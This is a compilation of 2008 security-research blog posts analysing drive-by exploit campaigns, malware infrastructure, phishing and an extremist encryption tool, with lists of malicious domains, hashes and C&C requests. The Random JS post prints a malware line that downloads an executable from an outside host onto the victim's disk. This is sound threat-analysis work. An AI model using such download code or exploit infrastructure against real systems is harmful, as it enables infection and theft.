

Massive RealPlayer Exploit Embedded Attack (2008-01-07 20:40)

This [1]malware embedded attack is massive and ugly, what's most disturbing about it is the number of sites affected, which speaks for coordination at least in respect to having established the infrastructure for serving the exploit before the vulnerability became public :

" *One of our readers noted that there are a number of state government and educational sites that appear to have been compromised with the uc8010 domain. Upon review, I see that some of these have already been cleaned up.*

However, the .gov and .edu sites are only a few of the many many sites that are turned up via google searches for the uc8010 domain. As that domain was only registered as of Dec 28th, compromises of websites probably occurred in the past week. "

According to SANS, there are only two domains involved in the attack **uc8010.com/0.js** and **ucmal.com/0.js** however, there's also a third one, namely **rnmb.net/0.js.** This attack is nothing else but "embedded malware as usual", javascript obfuscations, multiple IFRAME redirectors to and from internal pages, and scripts within the domains. Let's assess those that are still active :

-

n.uc8010.com/0.js

returns

" *ok*

^

_^"

message

and

loads

c.uc8010.com/ip/Cip.aspx

(61.188.39.218)

which

says

" *Hello*",

furthermore,

c.uc8010.com/0/w.js

loads

c.uc8010.com/1.htm;

count38.51yes.com/click.aspx?id=389925362 &logo=1 and **s106.cnzz.com/stat.php?id=742266 &web _id=742266**

The internal structure is as follows :

c.uc8010.com/1.htm - attempts MDAC ActiveX code execution (CVE-2006-0003) in between the following

c.uc8010.com/046.htm - javascript obfuscation

c.uc8010.com/r.htm - real player exploit

c.uc8010.com/014.js - javascript obfuscation

5



c.uc8010.com/111.htm - unobfuscated real player exploit

- **ucmal.com/0.js** (122.224.146.246) - another obfuscation

- **rnmb.net/0.js** says " *ok! ^_^ Don't hank me !* " but compared to the first two that are still active, this one is down as of yesterday, despite that it still remains embedded on many sites

Detection rate for the unobfuscated exploit :

Result: 17/32 (53.13 %) - Exploit-RealPlay; JS/RealPlay.B

File size: 3003 bytes

MD5: a85a28b686fc2deedb8d833feaacef16

SHA1: 0282e945ded85007b5f99ddee896ed5e31775715

Detection rate for the obfuscated exploit :

Result: 11/32 (34.38 %) - JS/Agent.AMJ!exploit; Trojan-Downloader.JS.Agent.amj

File size: 2880 bytes

MD5: d363ffca061ebf564340c4ac899e3573

SHA1: 1226d3d9fcc5052a623b481b48443aeb246ab5db

A lot of university, and international government sites continue to be embedded with the script, and so is Computer Associates site according to [2]this article :

" *Part of security software vendor CA's Web site was hacked earlier this week and was redirecting visitors to a malicious Web site hosted in China. Although the problem now appears to have been corrected, cached versions of some pages in the press section of CA.com show that earlier this week the site had been redirecting visitors to the uc8010.com domain, which has been serving malicious software since late December, according to Marcus Sachs, director of the SANS Internet Storm Center.* "

6

[3]Compared to [4]each and [5]every malware [6]embedded attack [7]that I [8]assessed in 2007, including all of Storm Worm's campaigns, they were all relying on outdated vulnerabilities to achieve their success, but this one is taking advantage of the now old-fashioned window of opportunity courtesy of a malicious party enjoying the given the lack of a patch for the vulnerability. Why old-fashioned? Because malware exploitation kits like [9]MPack, [10]IcePack,

[11]WebAttacker, the [12]Nuclear Malware Kit and [13]Zunker, changed the threatscape by achieving a 100 % success rate through first identifying the victim's browser, than serving the exact exploit. Another such [14]one-vulnerability-serving malware embedded attack was the MDAC exploits farm spread across different networks I covered in a previous post. It's also interesting to note that a MDAC live exploit page was also found within what was originally thought to be a RealPlayer exploit serving campaign only. Shall we play the devil's advocate? The

campaign would have been far more successful if a malware exploitation kit was used, as by using a single exploit only, the campaign's success entirely relies on the eventual presence of RealPlayer on the infected machine.

1. http://isc.sans.org/diary.html?storyid=3810

2. http://www.pcworld.com/article/id,141048-c,hackers/article.html

3. http://ddanchev.blogspot.com/2007/11/i-see-alive-iframes-everywhere-part-two.html

4. http://ddanchev.blogspot.com/2007/11/another-massive-embedded-malware-attack.html

5. http://ddanchev.blogspot.com/2007/11/i-see-alive-iframes-everywhere.html

6. http://ddanchev.blogspot.com/2007/10/portfolio-of-malware-embedded-magazines.html

7. http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html

8. http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html

9. http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html

10. http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html

11. http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html

12. http://ddanchev.blogspot.com/2007/08/nuclear-malware-kit.html

13. http://ddanchev.blogspot.com/2007/09/google-hacking-for-mpacks-zunkers-and.html

14. http://ddanchev.blogspot.com/2007/12/mdac-activex-code-execution-exploit.html

7



MySpace Phishers Now Targeting Facebook (2008-01-07 23:43)

The "campaigners" behind the [1]MySpace phishing attack which I [2]briefly assessed in previous posts seem to have started targeting Facebook as well. [3]Ryan Singel comments, and quotes me in a related article :

" *Hackers for the first time are targeting the popular social networking site Facebook with a phishing scam that harvests users' login details and passwords. Some Facebook users checking their accounts Wednesday found odd postings of messages on their "wall" from one of their friends, saying: "lol i can't believe these pics got posted....*

it's going to be BADDDD when her boyfriend sees these," followed by what looks like a genuine Facebook link. But the link leads to a fake Facebook login page hosted on a Chinese .cn domain. The fake page actually logs the victims into Facebook, but also keeps a copy of their user names and passwords. "

Compared to their previous MySpace phishing campaign that was also serving malware in between, this was

was purely done for stealing accounting data of Facebook users only. And as we're on a Facebook malicious

8

campaigns topic, impersonating Facebook's login or web presence from a blackhat SEO perspective to serve malware is always trendy. Take this fake facebook login subdomain serving malware for instance - **facebook-login.vylo.org** (209.160.73.132) redirects to **iscoolmovies.com/movie/black/0/2/541/1/** which attempts to load **209.160.73.132/download/502/541/1/** where **209.160.73.132/dw.php** is the adware in this case - Adware:Win32/SmitFraud. And yet another one - **facebook-login-61248sf1.krantik.info** (89.149.206.225) whose once deobfuscated javascript attempts to load **topsearch10.com/search.php** (209.8.25.156). Spammy, yammy.

1. http://ddanchev.blogspot.com/2007/11/large-scale-myspace-phishing-attack.html

2. http://ddanchev.blogspot.com/2007/12/update-on-myspace-phishing-campaign.html

3. http://www.wired.com/politics/security/news/2008/01/facebook_phish

9



The Invisible Blackhat SEO Campaign (2008-01-09 00:21)

Count this as a historical example of a blackhat SEO campaign, and despite that "Fresh Afield's" blog (**blogs.mdc.mo.gov**) is now clean, cached copies confirm the existence of hidden links that were embedded on each and every post on it, apparently due to a compromise.

The blackhat SEO links invisible embed-

ded within the blog's posts on the other hand point to a compromised account at the Texas A &M University (**aero.tamu.edu/people/raktim**), as you can see in the screenshot. Moreover, there's also a visible part of the campaign that was located under **blogs.mdc.mo.gov/custom/?0f**, and as usual, once the blackhat SEO pages were either uploaded or embedded like it happened in this case, the campaigns under the **blogs.mdc.mo.gov** URL were spammed across the Internet.

10



Malware Serving Exploits Embedded Sites as Usual (2008-01-10 01:28)

The combination of the recent [1]RealPlayer exploit and [2]MDAC is a fad, but the very same is getting embraced in the short-term by malicious parties in China that have also started combining the Internet Explorer VML Download and Execute Exploit (MS07-004), thanks to recent localized forum postings on modifying the third exploit. Let's assess several sample domains.

8v8.biz/ms07004.htm (58.53.128.98) is such a domain that's serving a combination of these starting with Exploit-MS07-004 :

Result: 12/32 (37.5 %)

File size: 3432 bytes

MD5: bafab9b8e38527e9830047fd66b39532

SHA1: b81abcf63a2c4bcf43526f28aec20fca2f58d67c

8v8.biz/1.htm - MDAC also loads **8v8.biz/06014.html** in between **8v8.biz/r.htm** - real player unobfuscated, wheere all of these attempt to load **8v8.biz/v.exe** - Worm.Win32.AutoRun.bkx; Win32/Cekar!generic

Result: 27/31 (87.10 %)

File size: 19501 bytes

MD5: 7b101f7baeae0ebab9ecc06fdb9542dc

SHA1: 36ffa50ce3873fb04c13c80421c205a7760f47ca

The binary is using a default set of known executables of anti malware products, and is installing a default debugger injected upon execution of any of these, and is therefore successfully killing many of the applications.

11

Another exploit serving domain with a very diverse set of exploits used, but again serving the faddish RealPlayer plus MDAC combination is **uc147.com** (218.107.216.85) :

uc147.com/test/MS07004.htm

uc147.com/test/PPs.htm

uc147.com/test/biaxing06014.Htm

uc147.com/test/index.htm

uc147.com/test/Click _here.html

uc147.com/test/PPLIVE.htm

uc147.com/test/Thunder.html

uc147.com/test/bf.htm

uc147.com/test/Open.htm

uc147.com/test/ms06014.htm

uc147.com/test/jetAudio %207.x.htm

where all are trying to load **uc147.com/zy.exe** :

Result: 24/32 (75 %)

File size: 15456 bytes

MD5: 3a0804d8e12706e97cdda6aa4f50ef5f

SHA1: cfd2f158a658dc0d8618c35806b94008b4fb1c0f

The third domain is great example of what's an emerging trend rather than a fad, namely the use of compre-

hensive multiple IFRAMES loading campaigns.
qx13.cn/3.htm (61.174.61.94) (IE COM CreateObject Code Execution (MS06-042) which loads sp.**070808.net/23.htm**, (75.126.3.218) where the following try to load as well : **sp.070808.net/in.htm**

wc.070808.net/37.htm

az.sbb22.com/hh.htm

um.uuzzvv.com/uu.htm

fa.55189.net

acc.jqxx.org/40.htm

ktv.mm5208.com/25.htm

Two other IFRAMES within within **qx13.cn/3.htm**, **w.aeaer.com/ae.htm** (75.126.3.216) loads the same IFRAMES, and **qi.ccbtv.net/btv.htm** (66.90.79.138) again loads the same IFRAMEs. It gets even more complicated and the ecosystem more comprehensive as the secondary IFRAMEs logically load many others such as :

68yu.cn/s29.htm

ermei.loveyoushipin.com/pic/9041.htm

yun.yun878.com/web/6619038.htm

ppp.749571.com/ww/new82.htm

2.xks08.com/dm1.htm?60

ad.2365.us/110

The more complicated and dynamic these IFRAME-ing attacks get, the higher the campaign's lifecycle becomes, making it harder the determine where's the weakest link, and making it easier for the malicious parties to evaluate which node needs a boost by including new domains spread across different netblocks like this case.

1. http://ddanchev.blogspot.com/2008/01/massive-realplayer-exploit-embedded.html

2. http://ddanchev.blogspot.com/2007/12/mdac-activex-code-execution-exploit.html

13



The Pseudo "Real Players" (2008-01-15 00:28)

What happened with the recent [1]RealPlayer massive embedded malware attack? Two of the main hosts are

now, and the third one **ucmal.com/0.js** is strangely loading an iframe to [2]ISC's blog in between the following **61.188.39.218/pingback.txt** which was returning the following message during the last couple of hours " *You're welcome for being saved from near infection*".

As I'm sure others too like to analyze post incident response behavior of the malicious parties, in respect to this particular attack, during the weekend they took advantage of what's now [3]a patent of the Russian Business Network, namely to serve a fake 404 error message but continue the campaign. However, in RBN's case, only the indexes were serving the fake account suspended messages, but the campaign was still active on the rest of the internal pages. In the RealPlayer's campaign case, the 404 error messages themselves were embedded with the same IFRAMEs as well, in order to make it look like there's an error, at least in front of the eyes of the average Internet user.

Despite that the main campaign domains are blocked on a worldwide scale, the hundreds of thousands of

sites that originally participated are still not clean and continue trying to load the now down domains. Moreover, the big picture has to do with a fourth domain as well,

[4]yl18.net/0.js, that used to be a part of the same type of massive malware embedded attack in November, 2007.

Why pseudo "real players" anyway? Because for this attack, they took advantage of what can be defined as a fad, namely the use seperate exploit as the cornerstone of the campaign, at least if its massive infection they wanted to achieve. The "real players" or script kiddies on the majority of occasions, serve exploits on a client-side matching basis, and therefore the more diverse the exploits set, the higher the probability a vulnerable application will be detected and exploited. Therefore, given the number of sites affected it could have been much worse than it is currently based on speculations of the success rate of the campaign in terms of infections, not the sites affected - a success by itself. Execution gone wrong given the foundation for the attack - until the next time.

1. http://ddanchev.blogspot.com/2008/01/massive-realplayer-exploit-embedded.html

2. http://isc.sans.org/

3. http://ddanchev.blogspot.com/2007/11/detecting-and-blocking-russian-business.html

4. http://ddanchev.blogspot.com/2007/11/i-see-alive-iframes-everywhere.html



PAINTing a Botnet IRC Channel (2008-01-15 00:30)

I suppose that even for a script kiddie it takes extra time and patience to come up with such a spoofed IRC channel

getting crowded with infected hosts. Drawing courtesy of a script kiddie's wishful thinking. Here are some [1]screenshots from the real world, and [2]some of the [3]most recent [4]developments I [5]covered in [6]previous posts.

1. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

2. http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html

3. http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html

4. http://ddanchev.blogspot.com/2007/11/botnet-of-infected-terrorists.html

5. http://ddanchev.blogspot.com/2007/11/are-you-botnet-ing-with-me.html

6. http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html

15



RBN's Fake Account Suspended Notices (2008-01-16 00:01)

In the last quarter of 2007, under the public pressure put on the Russian Business Network's malicious practices,

[1]the RBN started faking the removal of malicious domains from its network by placing fake account suspended notices, but continuing the malware and exploit serving campaigns on them. And since I constantly monitor RBN

activity, in particular [2]their relationship with the [3]New Media Malware Gang and Storm Worm, a relationship that I've in fact established several times before, a recently assessed malicious domain further expands their underground ecosystem. Let the data speak for itself :

dev.aero4.cn/adpack/index.php (195.5.116.244) once deobfuscated loads **dev.aero4.cn/adpack/load.php** :
Detection rate : 11/32 (34.38 %)

File size: 6656 bytes

MD5: 5eb0ee32613d8a611b6dc848050f3871

SHA1: 55c0448645a8ed2e14e6826fae25f8f9c868be30

It gets even more interesting as the downloader attempts to download the following :

88.255.94.250/s2/200.exe

88.255.94.250/s2/m.exe

88.255.94.250/s2/d.exe

88.255.94.250/s2/un.php

16

And as I've already pointed out in a previous post, **88.255.94.250** is the [4]New Media Malware Gang. Moreover, next to **m.exe** and **d.exe** with an over 50 % detection rates, **200.exe** is impressively detected by one anti virus vendor only :

Detection rate : 1/32 (3.13 %)

File size: 33280 bytes

MD5: 9bf9265df5dea81135355d161f3522be

SHA1: 44cdcaf5e8791e10506e3343d73a2993511fa91f

Further continuing this assessment, **firewalllab.cn** (**203.117.111.106**) also responds to **aero4.cn,** and is hosted at AS4657 STARHUBINTERNET AS Starhub Internet Pte Ltd 31, Kaki Bukit Rd 3 SINGAPORE (previously known as

CyberWay Pte Ltd). Even more interesting is the fact that **203.117.111.106** is also responding to known New Media Malware Gang domains :

businesswr.cn

fileuploader.cn

firewalllab.cn

otmoroski.cn

otmoroski.info

security4u.cn

tdds.ru

traffshop.ru

x-victory.ru

Furthermore, **203.117.111.106** seems to have made an appearance at **otrix.ru**, where in between the obfuscation an IFRAME loads to **58.65.233.97/forum.php**, where two more get loaded **4qobj63z.tarog.us/tds/in.cgi?14**; **4qobj63z.tarog.us/tds/in.cgi?15**. Deja vu, again, again and again - **4qobj63z.tarog.us** was among the domains

used in the [5]malware embedded attack again the French government's site related to Lybia, and there I made the connection with the New Media Malware Gang for yet another time.

There's indeed a connection between the RBN, Storm Worm and the The New Media malware gang. The mal-

ware gang is either a customer of the RBN, partners with the RBN sharing know-how in exchange for infrastructure on behalf of the RBN, or RBN's actual operational department. Piece by piece and an ugly puzzle picture appears

[6]thanks to everyone monitoring the RBN that is still 100 % operational.

1. http://ddanchev.blogspot.com/2007/11/detecting-and-blocking-russian-business.html

2. http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html

3. http://ddanchev.blogspot.com/2007/12/new-media-malware-gang-part-two.html

4. http://ddanchev.blogspot.com/2007/12/new-media-malware-gang-part-two.html

5. http://ddanchev.blogspot.com/2007/12/have-your-malware-in-timely-fashion.html

6.

http://www.avertlabs.com/research/blog/index.php/2008/01/09/the-russian-business-network-is-on-tenterhook

s/

17



The Random JS Malware Exploitation Kit (2008-01-16 00:06)

The [1]Random JS infection kit as originally named [2]by Finjan, is perhaps the first publicly announced malicious innovation for 2008, in fact I’ve managed to obtain a copy of a sample .js and witness the filename change on the next request combined with complete disappearance of any .js on the third visit. Here’s some press coverage - "[3]Over 10,000 trusted websites infected by new Trojan toolkit" :

" *The random js attack is performed by dynamic embedding of scripts into a webpage. It provides a random filename that can only be accessed once. This dynamic embedding is done in such a selective manner that when a user has received a page with the embedded malicious script once, it will not be referenced again on further requests. This method prevents detection of the malware in later forensic analyses.* "

And several more articles - "[4]Hacking Toolkit Compromises Thousands Of Web Servers" ; "[5]Trojan toolkit infected 10000 Web sites in December" ; "[6]Legitimate sites serving up stealthy attacks". Compared to all of the malware embedded attacks during 2007 which were serving the malware from a secondary domain, as well as the exploits themselves, in attack technique is hosting everything on the infected domain. **Sample random and local malware locations** :

bunburyymas.com/ihkxtmzl

bunburyymas.com/odjiffkl

techicorner.com/bcuoixqf

otcash.com/ktehxwmj

otcash.com/soqutkue

otcash.com/bemkwijz

Sample .js random filenames :

cgolu.js; czynd.js; eenom.js; eqfps.js; erztp.js; frpmg.js; iggmy.js; jiodm.js; khkev.js; kksyr.js; kobgw.js; kolqj.js; lvmlt.js; nrvaj.js; oalhi.js; pcqab.js; tezam.js; tfxep.js; unolc.js; vduoz.js;

Sample malware hosting URL snippet :

18



bunburyymas.com/odjiffkl","c:\\mosvs8.e xe",5,1,"mosvs8"); } catch(OBJECT id=yah8 classid=clsid:24F3EAD6-8B87-4C1A-97DA-71C126BDA08F> try { yah8.GetFile(bunburyymas.com/odjiffkl","c:\\mosvs8.ex e",5,1,"mosvs8"); } catch(

Copies of the malware obtained mosvs8.exe – and logically submitted to each and every anti virus vendor on behalf of VirusTotal just like every sample I ever came across to in the incident responses – attempt to connect to **206.53.51.75**, **206.53.56.30**, and **back39409404.com**, making naughty web requests such as :

206.53.51.75/cgi-bin/options.cgi?user

_id=3335213046

&socks=6267

&version

_id=904

&passphrase=fkjvhsdvlksdhvlsd &crc=3c64cb2e

&uptime=00:00:58:38

back39409404.com/cgi-bin/options.cgi?user

_id=3335213046

&socks=6267

&version

_id=904

&passphrase=fkjvhsdvlksdhvlsd &crc=3c64cb2e

&uptime=00:00:58:35

The following files are partly accessible at the still active C &C's, the first one for instance :

cgi-bin/forms.cgi

cgi-bin/cert.cgi

cgi-bin/options.cgi

cgi-bin/ss.cgi

cgi-bin/pstore.cgi

cgi-bin/cmd.cgi

cgi-bin/file.cgi

19

Did anti virus vendors come up with a detection pattern for the .js already? Partly.

Detection rate : Result: 11/32 (34.38 %) JS.IEslice.aq; JS/SillyDlScript.DG; Exploit:JS/Mult.K

File size: 31679 bytes

MD5: 93152dc2392349d828526157bf601677

SHA1: 1b10790d16c9c0d87132d40503b37f82b7f03560

And now that we've witnessed the execution of such an advanced and random attack approach limiting the possibilities for assessing the impact of a malware embedded attack the way it was done so far, we can only speculate on what's to come by the end of the first quarter of 2008. From my perspective however, the smartest thing in this type of attack technique is that they limit the leads they leave behind to the minimum, thus, forwarding the responsibility to the infected host and limiting the possibility for easy expanding of the rest of their ecosystem. Moreover, despite that the module or the actual kit if it's really a kit is a [7]Proprietary Malware Tool for the time being, it will sooner or later leak out, and turn into a commodity, just like MPack and IcePack are these days.

1. http://www.finjan.com/Content.aspx?id=1367

2. http://www.finjan.com/Pressrelease.aspx?id=1820&PressLan=1819&lan=3

3. http://www.publictechnology.net/modules.php?op=modload&name=News&file=article&sid=13685

4. http://www.informationweek.com/news/showArticle.jhtml?articleID=205603044

5. http://searchsecurity.techtarget.com/originalContent/0,289142,sid14_gci1293685,00.html

6. http://www.securityfocus.com/news/11501

7. http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html



Storm Worm's St. Valentine Campaign (2008-01-16 02:11)

The [1]Riders on the Storm Worm started riding on yet another short term window of opportunity as always - St.

Valentine's day with a mass mailing email campaign linking to two files **with _love.exe** and **withlove.exe**, using an already infected host as a propagation vector itself in the very same fashion they've been doing so far.

Detection rate : 3/32 (9.38 %)

File size: 114689 bytes

MD5: 31ac9582674cad4c8c8068efb173d7c7

SHA1: cee93d3021318a34e188b8fae812aa929cb2bc9c

NOD32v2 - a variant of Win32/Nuwar

Prevx1 - Stormy:All Strains-All Variants

Webwasher-Gateway - Win32.Malware.gen!88 (suspicious)

The binary drops **burito.ini** (MD5 - A65FA0C23B1078B0758B80B5C0FD37F3) and **burito1205-67d5.sys** (MD5 -

C4B9DD12714666C0707F5A6E39156C11), and creates the following registry entries :

HKEY _LOCAL _MACHINE\SYSTEM\ControlSet001\Enu m\Root\LEGACY _BURITO1205-67D5 HKEY _LOCAL

_MACHINE\SYSTEM\ControlSet001\Enu

m\Root\LEGACY

_BURITO1205-67D5\0000

HKEY

_LOCAL

_MA-

CHINE\SYSTEM\ControlSet001\Ser vices\burito1205-67d5 HKEY _LOCAL _MACHINE\SYSTEM\ControlSet001\Ser

vices\burito1205-67d5\Security

Surprisingly, there are no client-side vulnerabilities used in last two campaigns.

1. http://ddanchev.blogspot.com/2007/12/riders-on-storm-worm.html

22



DIY Fake MSN Client Stealing Passwords (2008-01-17 16:44)

This tool deserves our attention mostly because of its [1]do-it-yourself (DIY) [2]nature, just [3]like the [4]many other [5]related ones I [6]discussed before. Custom error messages, two options for to kill or restore MSN after the password is obtained, and custom FTP settings to upload the accounting data. Why did they choose FTP compared to email as the leak point for the data? From my perspective uploading the accounting data on an FTP server means compatibility from the perspective of easily obtaining the accounting data to be [7]used as foundation for another MSN spreading malware or [8]spim, compared to accessing it from an email account.

File size: 888832 bytes

MD5: 02b0d887aa1cbfd4f602de83f79cf571

SHA1: da49527e96bb998b3763c1d45db97a4d3bccea7a

A sample is detected as W32/VB-Remote-TClient-based!Maximus.

In [9]related news, MSN is said to be the most targeted IM client :

23



" *Within the IM category, 19 percent of threats were reported on the AOL Instant Messenger network, 45 percent on MSN Messenger, 20 percent on Yahoo! Instant Messenger and 15 percent on all other IM networks including Jabber-based IM private networks. Attacks on these private networks have more than doubled in share since 2003, rising from seven percent of all IM attacks to 15 percent in 2007.* "

As always, it's a matter of a vendor's sensors network to come up with increasing or decreasing levels of a particular threat, but the pragmatic reality nowadays has to do with less IM spreading malware, and much, much more [10]malware embedded trusted web sites.

Moreover, according to some [11]publicly obtainable stats, IM spreading malware in general has been declining for the past two years, but how come? It's because of their broken and bit outdated social engineering model, namely the lack of messages localization, abuse of public events as windows of opportunities, and the lack of any kind of segmentation. One-to-many may be logical from an efficiency point of view, but it's like embedding a single exploit on hundreds of thousands of sites compared to a set of exploits, or a set of techniques like in this case.

1. http://seclists.org/fulldisclosure/2007/Aug/0411.html

2. http://ddanchev.blogspot.com/2007/08/diy-phishing-kits.html

3. http://ddanchev.blogspot.com/2007/08/diy-phishing-kits_29.html

4. http://ddanchev.blogspot.com/2007/10/diy-german-malware-dropper.html

5. http://ddanchev.blogspot.com/2007/09/diy-phishing-kit-goes-20.html

6. http://ddanchev.blogspot.com/2007/09/diy-exploits-embedding-tools.html

7. http://ddanchev.blogspot.com/2007/10/thousands-of-im-screen-names-in-wild.html

8. http://ddanchev.blogspot.com/2007/05/msn-spamming-bot.html

9. http://www.reuters.com/article/pressRelease/idUS152187+08-Jan-2008+BW20080108

10. http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html

11. http://tc.imlogic.com/threatcenterportal/publframe.aspx



E-crime and Socioeconomic Factors (2008-01-21 15:17)

Interesting [1]points by F-Secure with two main issues covered, namely the lack of employment opportunities for skilled IT people who turn to cyber crime to make a living, and the emerging economies across the globe, whose citizens in their early stages of embracing new economic models will suffer from the inevitable unequal distribution of income due to their government’s lack of experience or motivation. To me, however, it’s more sociocultural than socioeconomic factors that contribute to these future developments. Several more key points worth discussing :

- **Malware is no longer created, it’s being generated**

The myth of someone reinventing the wheel, namely coding a malware bot from scratch is no longer realistic.

Modern malware is open source, modular, localized to different languages, comes with extensive documenta-

tion/comments and HOWTO guides/videos.

Moreover, these publicly obtainable open source malware bots

were released in the wild for free, namely, the coders that originally started the "generators" or the "compilers"

generation took, and enjoyed only the fame that came with coming up with the most widely used and successful bot family. Take Pinch for instance and the recent arrest of the "coders". New and improved versions of Pinch are making their rounds online, but how is this possible since the people behind it are no longer able to update it? To achieve immortality for Pinch, they’ve released it as open source tool, namely anyone can use its successful foundation for any other upcoming innovation. The original coders are gone, the "malware generators" and the "compilers" are cheering since they still have access to the tool. Another popular entry obstacle such as advanced coding skills is gone, anyone can compile, generate and spread the samples, or used them for targeted attacks.

- **"Will code malware for food" type of individuals don’t really exist anymore**

A cat doesn’t eat mice when it’s hungry, it eats mice when it’s already been fed, and therefore does it for prestige and entertainment. Storm Worm is not released by the "desperation department", it’s an investment on behalf of someone who will monetize the infected hosts, or who has outsourced the infection process to botnet aggregators. Moreover, there’s no lack of IT employment opportunities in times of growing economy, exactly the opposite, the economy is booming, investments are made in networks and infrastructure and therefore people will start receiving incentives for training and therefore the demand for IT experts will increase given the government is visionary enough to invest in the long-term, in terms of education and training. If it’s not, structural unemployment will undermine the local industry, you’ll end up with software engineers working at the local McDonald’s during the day, and coding malware during the night - a stereotype. For instance, go through [2]this article and notice the quote regarding the attitude towards the U.S. Malware coders/generators aren’t on the verge of starvation, they’re on a mission with or without actually realizing it :

" *I don’t see in this a big tragedy," said a respondent who used the name Lightwatch.*

"Western countries

played not the smallest role in the fall of the Soviet Union. But the Russians have a very amusing feature — they are able to get up from their knees, under any conditions or under any circumstances. As for the West? "You are getting what you deserve. "

It’s a type of "Why are you doing me a favour that I still cannnot appreciate?" issue, collectivism vs individual-istic societies. E-crime is not just easy to outsource, but the entry

barriers in space are so low, we can easily argue it’s no longer about the lack of capabilities, but the lack of motivation to participate, and actually survive, that drive E-crime particularly in respect to malware. From an economic perspective, the [3]Underground Economy’s high liquidity is perhaps the most logical incentive to participate, which is a clear indication on the [4]transparency and communication that parties involved have managed to achieve.

1. http://www.f-secure.com/f-secure/pressroom/news/fsnews_20080117_1_eng.html

2. http://www.iht.com/articles/2007/10/20/europe/21levy.php

3. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

4. http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html



Mujahideen Secrets 2 Encryption Tool Released (2008-01-21 15:49)

Originally introduced by the [1]Global [2]Islamic [3]Media [4]Front (GIMF), the second version of the [5]Mujahideen Secrets encryption tool was released online approximately two days ago, on behalf of the Al-Ekhlaas Islamic Network.

Original and translated press release :

" *Is the first program of the Islamic multicast security across networks. It represents the highest level of technical multicast encrypted but far superior. All communications*

software, which are manufactured by major companies in the world so that integrates all services communications encrypted in the small-sized portable. Release I of the

"secrets of the mujahideen" the bulletin brothers in the International Islamic Front and the media have registered so scoop qualitatively in the field of information and jihadist exploit the opportunity to thank them for their wonderful and distinctive. And the continuing support of a media jihadist group loyalty in the technical development of a network of Islamic loyalty program and the issuance of this version, in support of the mujahideen general and the Islamic State of Iraq in particular. "

27



Key features in the first version :

– Encryption algorithms using the best five in cryptography. (AES finalist algorithms)

– Symmetrical encryption keys along the 256-bit (Ultra Strong Symmetric Encryption)

– Encryption keys for symmetric length of 2048-bit RSA (husband of a public key and private)

– Pressure data ROM (the highest levels of pressure)

– Keys and encryption algorithms changing technology ghost (Stealthy Cipher)

– Automatic identification algorithm encryption during decoding (Cipher Auto-detection)

– Program consisting of one file Facility file does not need assistance to install and can run from the memory portable

– Scanning technology security for the files to be cleared with the impossibility of retrieving files (Files Shredder) 28



New features introduced in the second version :

– Multicast encrypted via text messages supporting the immediate use forums (Secure Messaging)

– Transfer files of all kinds to be shared across texts forums (Files to Text Encoding)

– Production of digital signature files and make sure it is correct

– Digital signature of messages and files and to ensure the authenticity of messages and files

29



So far, Reuters picked up the topic - [6]Jihadi software promises secure Web contacts :

" *The efficacy of the new Arabic-language software to ensure secure e-mail and other communications could not be immediately gauged. But some security experts had warned that the wide distribution of its earlier version among Islamists and Arabic-speaking hackers could prove significant. Al Qaeda supporters widely use the Internet to spread the group's statements through hundreds of Islamist sites where anyone can post messages. Al Qaeda-linked*

groups also set up their own sites, which frequently have to move after being shut by Internet service providers. "

30



Needless to say that the new features, even the fact that they've updated the program has to be discussed from a strategic perspective. The improved GUI and the introduction of digital signing makes the program a handy tool for the desktop of the average cyber jihadist, average in respect to more advanced data hiding techniques, ones already discussed in [7]previous issues of the [8]Technical Mujahid E-zine. With the tempting feature to embedd the encrypted message on a web page instead of sending it, a possibility that's always been there namely to use the Dark Web for secure communication tool is getting closer to reality. Knowing that trying to directly break the encryption is impractical, coming up with [9]pragmatic ways to obtain the passphrase is what [10]government funded malware coders are trying to figure out. Screenshots courtesy of the tool's tutorial.

1. http://ddanchev.blogspot.com/2007/12/inshallahshaheed-come-out-come-out.html

2. http://ddanchev.blogspot.com/2007/08/gimf-we-will-remain.html

3. http://ddanchev.blogspot.com/2007/08/gimf-now-permanently-shut-down.html

4. http://ddanchev.blogspot.com/2007/07/gimf-switching-blogs.html

5. http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html

6. http://www.reuters.com/article/internetNews/idUSL1885793320080118

7. http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html

8. http://ddanchev.blogspot.com/2007/06/analysis-of-technical-mujahid-issue-two.html

9. http://ddanchev.blogspot.com/2007/11/botnet-of-infected-terrorists.html

10. http://ddanchev.blogspot.com/2007/09/infecting-terrorist-suspects-with.html

31



The Dutch Embassy in Moscow Serving Malware (2008-01-28 22:33)

The Register reports that the [1]Royal Netherlands Embassy in Moscow was serving malware to its visitors at the beginning of last week :

" *Earlier this week, the site for the Netherlands Embassy in Russia was caught serving a script that tried to dupe people into installing software that made their machines part of a botnet, according to Ofer Elzam, director of product management for eSafe, a business unit of Aladdin that blocks malicious web content from its customers'*

networks. "

Let’s be a little more descriptive. The only IP that was included in the IFRAME was **68.178.194.64/tab.php** which was then forwarding to **68.178.194.64/w/wtsin.cgi?s=z**. ip-68-178-194-64.ip.secureserver.net (also responding to **lmifsp.com** and **foxbayrental.com**) has been down as of 22 Jan 2008 18:56:38 GMT, but apparantly it was also used in several other malware embedded attacks. For instance, the IFRAME is currently active at **restorants.ru**. The secondary IFRAME is a redirector script in a traffic management script that can load several different URLs, to both, generate fake visits to certain sites that are paying for this, and a live exploit URL as it happens in between.

Historical preservation of actionable intelligence on who’s what and what’s when is a necessity. Here are for instance two far more in-depth assessments given the exploits URLs were still alive back then, discussing the malware embedded at the sites of the [2]U.S Consulate in St. Petersburg, and the [3]Syrian Embassy in the U.K.

Related posts:

[4]MDAC ActiveX Code Execution Exploit Still in the Wild

[5]Malware Serving Exploits Embedded Sites as Usual

[6]Massive RealPlayer Exploit Embedded Attack

